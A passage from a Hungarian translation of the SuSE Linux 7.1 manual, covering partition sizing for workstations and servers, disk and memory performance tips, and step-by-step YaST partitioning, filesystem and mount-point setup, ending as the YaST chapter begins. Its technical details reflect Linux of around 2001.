Van 1,2 GB helyünk a Linuxra. Egy kis indító bootpartíció (/boot 5-10 MB vagy 1 cylinder), 180 MB a / számára, 64 MB a swap-nak, 100 MB a /home-nak, a többi a /usr; ne felejtjük el a /opt részt (lásd a 2.9 fejezetben (70. oldal)). Amikor döntünk a root partíció méretéről, ne felejtjük el, hogy az RPM adatbázis a /var alatt jön létre (lásd a 15.3.2 fejezetben (434. oldal))! 1.2 GB áll rendelkezésünkre a Linuxhoz. Ugyanúgy, mint az előbb, használjunk 100 MB-ot a root /, 64 MB-ot a swap, 100 MB-ot a /home-ra, a többit a /usr-re. Figyeljünk arra, hogy az RPM adatbázis a /var alatt jó néhány MB-ot lefoglal (lásd még a 15.3.2 fejezetben (434. oldal)).

Példa: Egyedülálló gép (luxus)

Ha több, mint 1.2 GB áll rendelkezésünkre, nincs szabványosított módja a partícionálásnak. Olvassuk el a 2.10.3 fejezetet.

Fájlkiszolgálóként használva

Ebben az esetben a merevlemez teljesítménye *valóban* kritikus. Ha lehetséges, SCSI eszközt kell használnunk. Tartsuk szem előtt a lemez és a vezérlő teljesítményét.

Egy fájlkiszolgálót adatok központi tárolására használnak. Ezek az adatok lehetnek *home könyvtárak*, egy adatbázis vagy egyéb archívumok is. Ennek az az előnye, hogy egyszerű az adatok adminisztrálása.

Ha a fájlkiszolgáló egy nagy hálózatot fog kiszolgálni (20 felhasználónál többet), akkor lényeges a merevlemez-hozzáférés optimalizálása.

Tegyük fel, hogy egy fájlkiszolgálót akarunk biztosítani 25 felhasználónak (a home könyvtáraiknak). Ha egy átlagos felhasználónak 80 MB kell személyes helyként, akkor valószínűleg megteszi egy 2 GB-os lemez a /home alá becsatolva.

Ha 50 ilyen felhasználónk van, egy 4 GB-os lemezre lesz szükségünk. Ebben az esetben jobb volna felosztani a /home-ot két 2 GB-os lemezre, mert akkor megosztanák a terhelést (és csökkentenénk az elérési időt!).

Alkalmazáskiszolgálóként használva

Az alkalmazáskiszolgáló általában egy nagyteljesítményű gép sok főmemóriával, és kiterjedt számításokat végez a hálózaton keresztül. Egy ilyen gép rendszerint kiterjedt főmemóriával van ellátva (512 MB RAM vagy még több). Az egyedüli pont, ahová gyors lemez kell, a swapterület. Ugyanez a szabály érvényes itt is: ha több merevlemezünk van, szétszthatjuk a swap-partíciókat közöttük⁸.

Tegyük a swappartíciókat különböző lemezekre. A Linux csak 128 MB swap-partíciót tud kezelni, de ezekből nyolcat kezelhet egyidőben⁹.

⁸ Ha a rendszerünk még mindig 2.0.xx kernellel fut, figyelembe kell vennünk, hogy egy swap partíció nem lehet nagyobb, mint 128 MB; a Linux viszont könnyedén tud kezelni 8 ilyen partíciót – akár még 64-et is egy kis módosítással. A 2.2.xx kerneleknél a swappartíció felső határa 2 GB.

⁹ Egy kis módosítással akár még 64-et is.

2.10.3 Optimalizálás

A lemezek általában korlátozó tényezők. A torlódások elkerülésére két lehetőség van, amit együtt kell használnunk:

- osszszuk el a terhelést több lemezre ,
- használjunk optimalizált fájlrendszert (pl. reiserfs),
- lássuk el fájlkiszolgálónkat elég memóriával (legalább 128 MB) .

Több lemez párhuzamosítása

Ehhez még néhány további fogalom ismertetése szükséges. A teljes időmennyiséget, ami az adatok továbbításához kell, öt tényezőre különíthetjük el:

- az eltelt idő, amíg a lekérés eléri a vezérlőt .
- az eltelt idő, amíg ez a lekérés a lemezhez kerül .
- az eltelt idő, amíg a merevlemez beállítja a fejet .
- az eltelt idő, amíg a média, a megfelelő szektorhoz fordul .
- az adatok továbbítására fordított idő .

Az első tényező a hálózati kapcsolattól függ, és máshol kell szabályozni. Ezt nem itt tárgyaljuk. A második tényezőt figyelmen kívül lehet hagyni; ez a vezérlőtől függ. A harmadik tényező a lényeges rész. Az időt ezredmásodpercben (millisecundum) számoljuk. A főmemória-elérési időhöz képest (amit nanosecondumban mérünk) ez egy a millióhoz arány! A negyedik tényező a lemez fordulatszámától függ. Az ötödik tényező függ a fordulatszámtól, a fejek számától és az adatok tényleges helyétől (belül vagy kívül).

Optimalizált teljesítményhez a harmadik tényezőt kell figyelembe vennünk. Itt a SCSI leválasztási (disconnect) képessége jön be a játékba. Nézzük meg, mi történik:

A vezérlő parancsot küld az eszköznek (ebben az esetben a merevlemeznek) "Menj az x track-re, az y szektor-ba". A lemez motorja beindul. Ha ez egy intelligens lemez (ha támogatja a leválasztást (disconnect)), és a meghajtó maga is képes a leválasztásra, a vezérlő küld egy leválasztás-jelet, és a lemez elkülöníti magát a SCSI busztól. Ezután egy másik SCSI eszköz is dolgozhat. Egy idő után (ez a SCSI busz stratégiájától vagy a terhelésétől függően) a kapcsolat az eredeti lemezzel újból felépül. Normál esetben az eszköz ekkorra már elérte a kívánt tracket.

Egy többfeladatos (multitasking), több felhasználós rendszeren, mint a Linux, sok optimalizálást lehet beállítani. Nézzük meg a df parancs kimenetét (lásd a 2.10.1 képernyőlistát).

Filesystem	1024-blocks	Used	Available	Capacity	Mounted on
/dev/sda2	45835	27063	16152	63%	/
/dev/sdb1	992994	749694	192000	80%	/usr
/dev/sdc1	695076	530926	133412	80%	/usr/lib

2.10.1 képernyőlista: példa a df parancs kimenetelére

Nos, milyen előnyöket hoz nekünk a párhuzamosítás? Tegyük fel, beléptünk a `/usr/src`-be:

```
root@meggyfa:/usr/src/ > tar xzf package.tgz -
C /usr/lib
```

A fenti parancs segítségével a `package.tgz` ki lesz tömörítve a `/usr/lib/package`-be. Ehhez a burok (shell) elindítja a `tar`-t és a `gzip`-et (amik a `/bin`-ben vannak, a `/dev/sda` diszken). Ezután a `package.tgz` a `/usr/src`-ből olvasásra kerül a `/dev/sdb` diszkről). Végül a kitömörített adatokat a `/usr/lib`-be írja (a `/dev/sdc` diszkre). Párhuzamosítást használva a pozícionálás és a lemez belső pufferjeinek írása/olvasása egy időben lehet aktív.

Ez csak egy példa; van még sok másik is. Ha ez a példa egy gyakori eljárási előírás volna, akkor aranszabályként (ha van több lemez azonos sebességgel), a `/usr` és a `/usr/lib` könyvtárakat fizikailag különböző lemezekre kell tenni. Itt a `/usr`-ből megközelítőleg 70% kapacitást a `/usr/lib`-nek kell szánni. A / könyvtárat elérhetősége miatt a `/usr/lib`-et tartalmazó lemezekre kell tenni.

Bizonyos számú SCSI lemezen felül (4-5-nél több) RAID vezérlő vásárlása válhat indokolttá, így a lemezeken a műveletek nemcsak kvázi-párhuzamosak, hanem valóban pármuzamosak lesznek. Egyik híres melléktermékük a hibatűrés.

A feldolgozás sebessége és a főmemória mérete

A főmemória mennyisége fontosabb a Linuxban, mint maga a processzor. Egyik oka¹⁰ a Linux merevlemez-adatainak dinamikus puffer létrehozási képessége. Itt a Linux sok trükköt használ, mint az "előre olvasás (read ahead)" (szektorok beolvasása előre) és a "késleltetett írás (delayed write)" (megőrzi az írnivalókat, amíg több össze nem jön belőle). Ez az oka annak, amiért nem szabad lekapcsolni egy Linuxgépet. E két tényező eredménye, amiért a Linux olyan gyors, és amiért hatékonyan használja ki a memóriát. A Linux osztott könyvtárakkal (shared libraries) dolgozik, azaz sok program és alkalmazás osztozik ugyanazon a rutinkönyvtáron. Egy rutinkönyvtár-meghívást csak egyszer kell betölteni. Ez azt is jelenti, hogy a memóriával igen hatékonyan dolgozik. Emiatt, ha nem tudjuk eldönteni, hogy vajon egy másik alaplapot vegyünk-e, vagy még több memóriát, az utóbbit javasoljuk, mert ez növeli a Linux sebességét.

	total	used	free	shared	buffers	cached
Mem:	63304	62312	992	15920	38692	4200
-/+ buffers:		19420	43884			
Swap:	199508	14548	184960			

2.10.2 képernyőlista: a **free** kimenete

Ha meg akarjuk tudni, hogy mennyi memória van használatban, írjuk be:

```
root@meggyfa:/root > free
```

¹⁰ Ha nem a fő oka!

E parancs áttekintést ad nekünk a használatban lévő memóriáról és a pufferekről. A 2.10.2 képernyőlista megmutatja, hogy 38 MB van tárolva jelenleg pufferekben. Ha el akarjuk érni azokat az adatokat, amik a pufferben vannak, ezek az adatok szinte azonnal elérhetők.

2.11 Merevlemezünk kézi beállítása

2.11.1 Partíciók beállítása

Miről is van szó?

A 2.2.3 fejezetben (35. oldal) elhatároztuk, hogy interaktívan partícionáljuk merevlemezünket. Megtárgyaljuk a menüket, amikkel találkozunk majd.

Háttérinformáció a különböző típusú partíciókról az Andries Brouwer által írt dokumentumban található, a

<http://www.win.tue.nl/~aeb/partitions/> címen.

Lépésről lépésre...

Így járjunk el, amikor beállítjuk a partícióinkat:

1. A YaST megjelenít egy képernyőt, ami több részre oszlik (lásd a 3.9 fejezetben (91. oldal)):
 - A második rész az *fdisk* program figyelmeztetéseit és hibajelzéseit mutatja meg. Megnézhetjük közelebbről az (F6) lenyomásával.
 - Alul láthatjuk az *fdisk* által talált partíciókat. Látnunk kell korábbi operációs rendszerünk partícióit és a swap partíciót, ha már kijelöltünk egyet.
2. Ha el akarunk távolítani meglévő partíciókat (hogya a helyüket új partíciókra használjuk), akkor most kell ezt megtennünk.

Jelöljük ki a partíciót, amit el kívánunk távolítani. Ne felejtjük el, hogy a ⬇ és ⬆ segítségével le és fel lépkedhetünk a listában. Győződjünk meg róla, hogy a megfelelő partíciót jelöltük-e ki. Ezután nyomjuk meg az (F4) billentyűt, és erősítsük meg a (↵) lenyomásával.



Ha eltávolítunk egy partíciót, azon a partíción minden adatot el fogunk veszíteni.

Ha több partíciót akarunk eltávolítani, akkor most kell megtennünk azt.

3. Ha egy másik rendszer meglévő partícióját akarjuk használni Linuxra, megtehetjük azt egyszerűen a partíció típusának megváltoztatásával.



Ha megváltoztatjuk egy partíció típusát, azokat az adatokat amiket az tartalmazott, más operációs rendszer (mint a DOS és Windows), esetleg nem lesz képes elérni!

Menjünk a kijelöléssel arra a partícióra, amit meg akarunk változtani, a ⬇ és a ⬆ használatával. Ha biztosak vagyunk benne, hogy a "helyes" partíciót jelöltük meg, csak nyomjuk meg az (F3) billentyűt. Egy párbeszédablakot kapunk, ahol kiválaszthatjuk a partíció típusát. Válasszuk a

normál-t vagy a *swap*-ot, majd erősítsük meg választásunkat a \leftarrow lenyomásával.

4. Ha új partíciókat akarunk kijelölni (ez a normál eset), ezeket egymás után (sequentially) kell létrehozunk. Nyomjuk meg az F5 -öt. Ha ennek nincs semmi hatása, az azt jelenti, hogy a lemez már tele van partíciókkal. Ekkor el kell távolítanunk partíciókat. (Lásd feljebb)...



2.20 ábra: YaST– Partíciók hozzárendelése

Egy párbeszédablakot kapunk, hogy válasszuk ki a partíció típusát. (lásd a 2.20 ábrát)

Választhatunk 'elsődleges (primary) partíciót', 'kiterjesztett (extended) partíciót' vagy 'logikai meghajtót (logical drive)'. Választásunkat erősítsük meg a \leftarrow lenyomásával. Ne felejtsük el: maximum négy *elsődleges* partíciót jelölhetünk ki. Ha többre van szükségünk, ki kell jelölnünk legalább egyet *kiterjesztett* partícióként. Ezen a *kiterjesztett* partíción belül jelölhetünk ki *logikai partíciókat*. Lásd a 2.9 fejezetben (69. oldal).

Amikor kijelölünk egy elsődleges vagy egy logikai partíciót, meg kell adnunk az eszköz nevét. A YaST megjelenít egy listát az elérhető eszközök nevével. Normál esetben a legfelső tételt kell csak választanunk, pl. `/dev/hda2`, és nyomjuk meg a \leftarrow -t.

A következő lépésben beállíthatjuk a partíció méretét. A YaST kezdeként javasolni fogja az első szabad partíció első cilinderét. Alapesetben meg kell erősítenünk ezt. A méret beállításhoz három alternatíva közül választhatunk: az utolsó cylinder száma (pl. 976), a partíció cylindereinek száma (pl. +66) vagy a méret megabájtban (pl. +100M). A \leftarrow lenyomására a 'Folytatás' -hoz kerülünk. Csak nyomjunk \leftarrow -t.

A képernyő alsó részén most látnunk kell a kijelölt partíciókat. Ha nem vagyunk elégedettek vele, eltávolíthatjuk őket az F4 lenyomásával.

5. Egyik partíciónknak swappartíciónak kell lennie. Ha még nincs egyáltalán swappartíciónk, használjuk a \uparrow és a \downarrow billentyűket, hogy kiválasszunk egyet. Információ a swappartíció méretéről a 2.9 fejezetben

(69. oldal) található. Nyomjuk meg az **F3**-at, és válasszuk a 'Linux swappartíció' -t, majd erősítsük meg a **↵** lenyomásával.

6. Mindennel meg vagyunk elégedve? A meghajtónak teljesen be kell fedve lennie a partíciókkal. Nem felejtettük el a swappartíciót? Most vigyünk a kurzort a 'Folytatás (Continue)' -ra, és egy **↵** majd átvissz minket a 'Csatolási pont kijelölése (Assigning mount points)' menühöz.

Egyes esetekben a YaST leellenőrzi a swappartíciónkat, hogy meggyőződjön annak hibamentességéről.

2.11.2 Fájlrendszerek és csatolási pontok (Mount points)

Miről is van szó?

Az előző részben minden partíciót beírtunk a partíciós táblába. Ebben a lépésben további információkat fogunk megadni a Linuxpartíciókról, amelyeket most állítottunk be, és a DOS/HPFS partíciókról is, ha egyáltalán vannak ilyenek.

Létrehoztuk az összes szükséges partíciót, és ezeket a partíciókat beírtuk a partíciós táblába, de ezek még nincsenek a lemezre írva. Még van néhány létfontosságú paraméter, ami hiányzik, és ezek ebben a lépésben kerülnek megadásra.

Összefoglalás

Ezt az információt részletesen felírjuk a fájlrendszer táblába (`/etc/fstab`), ami tartalmazza az összes, fájlrendszerre vonatkozó információt, amiket majd be kívánunk csatolni (mounted). Minden bejegyzés tartalmazza az *eszköz (device)*-t, a helyét a könyvtárfában, valamint a fájlrendszer típusát¹¹.

A YaST-nak szüksége van ezekre az adatokra, hogy létrehozza a Linux - fájlrendszert a formattált meghajtókon. A swappartíciót nem érintjük ebben a lépésben, mivel azt már létrehoztuk a 2.11.1 fejezetben (76. oldal).

A partíciós táblával ellentétben (lásd a 2.11.1 fejezetben (76. oldal)) a `/etc/fstab` adatai Linuxspecifikusak, és nincs befolyásuk más operációs rendszerekre.

Ezek még magyarázatra szorulnak:

- A Linuxban minden fájlrendszer be van kapcsolva (mounted) a "könyvtárfába" (lásd a C.1 fejezetben (529. oldal)). Minden fájlrendszernek ki kell jelölnünk egy ágat ezen a fán. Ezt hívjuk az adott fájlrendszer *csatolási pont (mount point)*-jának. Még DOS és HPFS fájlrendszer is bekapcsolható a Linux könyvtárfába.
- A fájlrendszerek területének adminisztrálása Linuxban az *inode*-ok használatával történik. Egy inode csak egy kis fájl, ami egy adott fájlnak a tényleges adatterületére mutat. Számos inode-ot jelölünk ki, mialatt létrehozunk egy fájlrendszert. Ha sok kis fájl akarunk létrehozni, sok


¹¹ Valamint információt a `dump` és az `fsck` programoknak; lásd `'man 5 fstab'`.

inode-ra lesz szükségünk, melyek sajátmaguknak is némi helyet igényelnek. Azokhoz a fájlrendszerekhez, melyek sok nagy fájl tartalmaznak, kevesebb inode szükséges. További részletes információért lásd a 3.3.10 fejezetben (94. oldal).

Lépésről lépésre

Most a 'Célpartíció beállítása / fájlrendszerek (Set target partitions / filesystems)' -ben vagyunk (lásd a 3.10 fejezetben (92. oldal)). Az új partíciók fájlrendszerének meghatározásához az alábbiak szerint járjunk el:

1. Először némi információ arról, hogy mit is kell tenni:
 - Minden egyes DOS és HPFS fájlrendszerünknek (a DOS és HPFS partíciókon) létrehozhatunk egy *csatolási pont (mount point)*-ot.
 - Minden egyes új Linuxpartíciónak:
 - ki kell választanunk egy csatolási pontot.
 - kiválaszthatunk egy fájlrendszert 'F3=típus kiválasztása' (ext2 vagy reiserfs).
 - végezhetünk némi finomhangolást a 'F5=Szakértő menü'-vel,
 - megváltoztathatjuk a partíció javasolt formattálási módját 'F6=Formattálás' (ellenőrzéssel (check) vagy anélkül).
 - Az 'fstab olvasása (reading fstab)' műveletre alapesetben nincs szükség.



2.21 ábra: YaST– DOS/Windows partíciók csatolása

2. Az (F3)-mal beállíthatjuk a Linux-fájlrendszer típusát. Jelenleg a kipróbált és letesztelt ext2, vagy az új reiserfs (haladó (advanced) opciókkal) érhető el.



A ReiserFS *nem* használható RAID 1 vagy RAID 5 szoftverrel együtt. A hardvernek RAID megoldásokban nincsenek korlátozásai.

A `reiserfs` nagyon új az `ext2`-höz képest; tartsuk ezt szem előtt, ha a `reiserfs` mellett döntünk. További információt a ReiserFS-ről a [92](#) részben találunk.

3. Ha el akarunk érni egy DOS vagy HPFS partíciót Linuxból, ki kell választanunk azt, és megnyomni az **(F4)**-et. Egy ablak jön fel, ahol megadhatunk egy könyvtárat. Ebbe a könyvtárba fogjuk becsatolni a DOS vagy HPFS fájlrendszerünket. Például írjuk be, hogy `/dos` (ne felejtjük le a `/` (slash-t)!). Erősítsük meg ezt a **(↵)** lenyomásával.

Ha egy DOS-partíciót választottunk, egy másik ablak jelenik meg (lásd a [2.21](#) ábrát). Kiválaszthatjuk, hogy milyen módon érjük el a DOS-t a Linux alól (lásd a [3.3.10](#) fejezetben ([93.](#) oldal)). Általában függetlenül akarjuk használni a DOS-fájlrendszerünket, és csak alkalmanként akarjuk elérni a DOS-partíciót Linuxból, például: fájlokat áthelyezni; ezért válasszuk a `'DOS'-t` vagy `'FAT-Win95'-öt` (`vfat`). UNIX fájlattribútumok és hosszú fájlnevek, amint azt az [UMSDOS](#) fájlrendszer biztosítja, *csak* akkor szükségesek, ha a SuSE Linux-szot egy DOS partícióra akarjuk telepíteni – csak saját felelősségünkre tegyük ezt!

A DOS-t többnyire önállóan akarjuk használni, és csak fájlokat akarunk cserélni a Linuxban. A szokásos Linuxtelepítéshez válasszuk a `'DOS'-t`. UNIX fájlattribútumok és hosszú fájlnevek, ahogy azt az [UMSDOS](#) fájlrendszer ajánlja fel, csak a demó módhoz szükségesek.

ÁLLOMÁNYRENDSZER KÉSZÍTÉSE						
A merevlemezeken lévő állományrendszerek:						
Eszköznév	Blokkok	Inode	Formázni	Típus	Csatolási pont	Partíció
hda1	3054208	Nem		vfat	/windows/C	Win95 FAT32
hda2	7528	4096 Ellen.		ext2	/data1	Linux native
hda6	5397808	8192 Normál		ext2	/data2	Linux native
hda7	3061768	8192 Normál		ext2	/	Linux native
cdrom				auto	/cdrom	
devpts				devpts	/dev/pts	
dvd				auto	/dvd	
fd0				auto	/floppy	
proc				proc	/proc	

F1=Súgó

F3=Típus váltás

F4=Csatolási pont

F5=Szakértő menü

F6=Formázás

F7=fstab olvas

< Folytat >

<Megszakít >

2.22 ábra: YaST– Csatolási pontok

4. Ezután írjuk be a [Csatolási pontok \(mount points\)](#)-at a Linuxpartícióinkhoz. Csak válasszuk ki a Linux partícióinkat, egyiket a másik után, és nyomjuk meg az **(F4)**-et. Egy ablak fog feljönni, ahol eldönthetjük, hogy hová csatoljuk ezt a partíciót a fájlrendszer fánkban. Írjuk be a teljes útvonalat, kezdve a `(/)` "slash"-el.

Az, hogy melyik csatolási pontot használjuk a partícióinkra, az attól függ, hogy miként szervezzük a partícióinkat. Minden esetben *feltétlenül* szük-

ségünk van egy gyökérkönyvtárra (root /), ami az egész fájlrendszer "gyökere". Minden más fájlrendszer és azok csatolási pontjai, többé-kevésbé tőlünk függenek. Létre kell hoznunk egy-egy csatolási pontot minden egyes Linux-fájlrendszernek. Becsatolatlan (unmounted) fájlrendszereket nem fogunk tudni elérni.

Azokat a könyvtárakat, amik szükségesek az indításkor (boot time), közvetlenül a / alá kell tennünk. Ebben az állapotban a különálló ágak még nincsenek összerakva (becsatolva (mounted)). Emiatt nem szabad kijelölnünk a /bin, /dev, /lib, /etc, és a /sbin könyvtárakat más partíciókra.



5. Figyelmen kívül kell hagynunk a 'Szakértő menü (Expert menu)'-t, ha csak most kezdünk ismerkedni a Linux-szal; alapszabály, hogy az alapértelmezés garantált, biztos működést biztosít. Csak a javasolt értékeket változtassuk, ha pontosan tudjuk, hogy mit csinálunk (lásd a 3.3.10 fejezetben (94. oldal))!
6. Most kell elhatároznunk, hogy vajon akarjuk-e formattálni (és hogyan) Linuxpartícióinkat. Mivel csak most hoztuk létre ezeket a partíciókat (a 2.11.1 fejezetben (76. oldal)), azokat formattálni kell. Ha a merevlemezünk viszonylag új, válasszuk a 'normál formattálás'-t. Ha a tárolómédiánk nem annyira új, jobb, ha a 'Formattálás és ellenőrzés'-t választjuk.
Válasszuk ki a Linuxpartíciókat, egyiket a másik után, és nyomjunk **(F6)**-ot, hogy kiválasszuk a megfelelő formattálást. A végén a menünek a 2.22 ábrára kell hasonlítania.
7. A 'Folytatás (Continue)' választása után egy párbeszéd ablak jön fel, és megerősítést fog kérni tőlünk. Ezután a YaST formattálja a partícióinkat.

YaST– (Yet another Setup Tool)

Mégegy Beállítási Eszköz

Fordította: Váradi István


A YaST (**yast**) nagyon fontos része a SuSE Linux-nak. Ezt az alapvető programot használjuk az operációs rendszerünk beállításához és adminisztrálásához. Evvel tudunk telepíteni és eltávolítani rendszer- és felhasználói szoftvereket, és megvalósítani alap rendszer-adminisztrációs feladatokat, mint pl. hardvert cserélni, beállítani hálózatot vagy érvényes felhasználókat hozzáadni.

Ez a fejezet körvonalazza a YaST sok fontos vonását, néhányat használunk ezekből a rendszer telepítése során.

A SuSE Linux 7.1a YaST legfrisebb verzióját tartalmazza; ebből következően előfordulhat, hogy azok a képek, amik e fejezetben vannak, részleteiben különbözhetnek a monitorunkon megjelenő képtől.



3.1 Alapvető használat és billentyűzet-kiosztás

A YaST-ot a  *Prompt* -ról egyszerűen a **yast** parancsot beírva indíthatjuk el:

```
meggyfa: # yast
```

A menük és a képernyők között a YaST-ban a nyílbillentyűkkel és a TAB-bal (**Tab**) navigálhatunk. Körbemegetünk a listában a kurzorral és a **↑**-l és **↓**-l, a listáról tételeket a **Space**-szel választhatunk ki. Rendszerint az **Enter**-t (vagy **↵**-t) használjuk a választásunk megerősítésére. Az előző menühöz való visszatérésre használjuk az **Esc**-et (vagy a **Q**-t). Ha el akarunk menteni egy sajátos választást (mint pl. a telepítésre szánt csomag választékot), akkor használjuk erre az **F10** billentyűt, ami elmenti a választásunkat és visszatér az előző menühöz.


Ahol a YaST Igen vagy Nem választ vár tőlünk, használhatjuk a **Tab**-ot, hogy oda-vissza kapcsolgassunk a két opció között. Ha a YaST-ot színes módban használjuk, az *aktív* választás mindig *kék* kiemelésű.

Abban a ritka esetben, ha a YaST-ot távolról, egy nem Linux terminálról érjük el, a műveleti billentyűk (function keys) valószínűleg nem használhatók.

Ebben az esetben az **(Ctrl)+(F)<szám>** billentyűkombinációk használhatók az **(F<szám>)** helyettesítésére. Az **(F10)** billentyű helyett használjuk a **(Ctrl)+(F)(0)** kombinációt. Nincs helyettesítője az **(F11)** és **(F12)** billentyűknek.

3.2 A YaST főmenü

Amikor először indítjuk a YaST-tot, a "főmenü"-ben vagyunk (lásd a 3.1 ábrát).




3.1 ábra: A "főmenü"

- '**Általános súgó a telepítéshez**' Amint a cím is sugallja, ez a menüopció néhány általános ötletet ad a telepítéskor.
- '**Telepítés behangolása ->**' Ez az opció előhoz egy almenüt a telepítésünk behangolására. (Lásd a 3.3 fejezetet további részletekért).
- '**Csomagok kiválasztása/Telepítése**' Ez a menüopció a YaST csomagkezelőhöz visz minket, amit szoftvercsomagok telepítésére és eltávolításukra használunk (Lásd a 3.4 fejezetben (96. oldal)).
- '**Rendszer frissítése**' Arra az esetre, ha néhány csomagot frissíteni kell.
- '**Rendszeradminisztráció ->**' Egy másik magától értetődő cím. (Lásd a 3.6 fejezetben (102. oldal)).
- '**A README fájl megjelenítése a telepítési médiumról**' Itt található a legfrissebb fontos információk .
- '**Szerzői jogok**' A jogászok mondanivalója.
- '**Kilépés a YaST-ból**' De nem örökre....

3.3 A telepítés beállítása

A telepítés beállítását a '**Telepítés behangolása**' almenüben végezhethjük el (3.2). Az **(Esc)**-kel visszatérhetünk a főmenühöz.



3.2 ábra: A 'Telepítés behangolása' menü

A tényleges telepítés csak a célpartíció meghatározása után kezdődhet meg! Számos tételt választhatunk ki a telepítés után is, ami hasznos, ha frissíteni akarjuk a beállításokat!

3.3.1 A nyelv kiválasztása

A 'Nyelv kiválasztása'-val a YaST nyelvét változtathatjuk meg; értékét a **LANGUAGE** változó a `/etc/rc.config`-ban tárolja (lásd a 88. fejezetben (463. oldal)).

3.3.2 A billentyűzet beállítása


A 'Billentyűzet-kiosztás megadása'-val megváltoztathatjuk a billentyűzet kiosztását; az értéket a `<KEYTABLE>` változó a `/etc/rc.config`-ban tárolja (lásd a 17.6. fejezetben (464. oldal)).

3.3.3 A forrásmédium

A 'Telepítési médium meghatározása' menüopció választására egy listát kapunk a potenciális forrásmédiumról. Erről a menüről (3.3. ábra) kiválaszthatjuk a médiumot, ahonnan a telepítést szeretnénk végrehajtani. Ez a választás a kezdő rendszer telepítésére és további csomagoknak a meglévő rendszerhez való hozzáadására készült. A YaST egy másik menüben lehetővé teszi, hogy kiválasszunk egy telepítési médiumot, de ezt egy meglévő rendszer foltozásához (patches) vagy frissítéséhez alkalmazzuk. Ezt az eljárást később tárgyaljuk majd ebben a fejezetben.

A legtöbb esetben a Linuxot közvetlenül CD-ROM-ról akarjuk telepíteni, így a 'Telepítés CD-ROM-ról' menüpontot fogjuk választani.

A 'Telepítés egy merevlemez-partícióról' menüopcióval lehetőségünk van telepíteni egy olyan merevlemezről, ami tartalmazza a

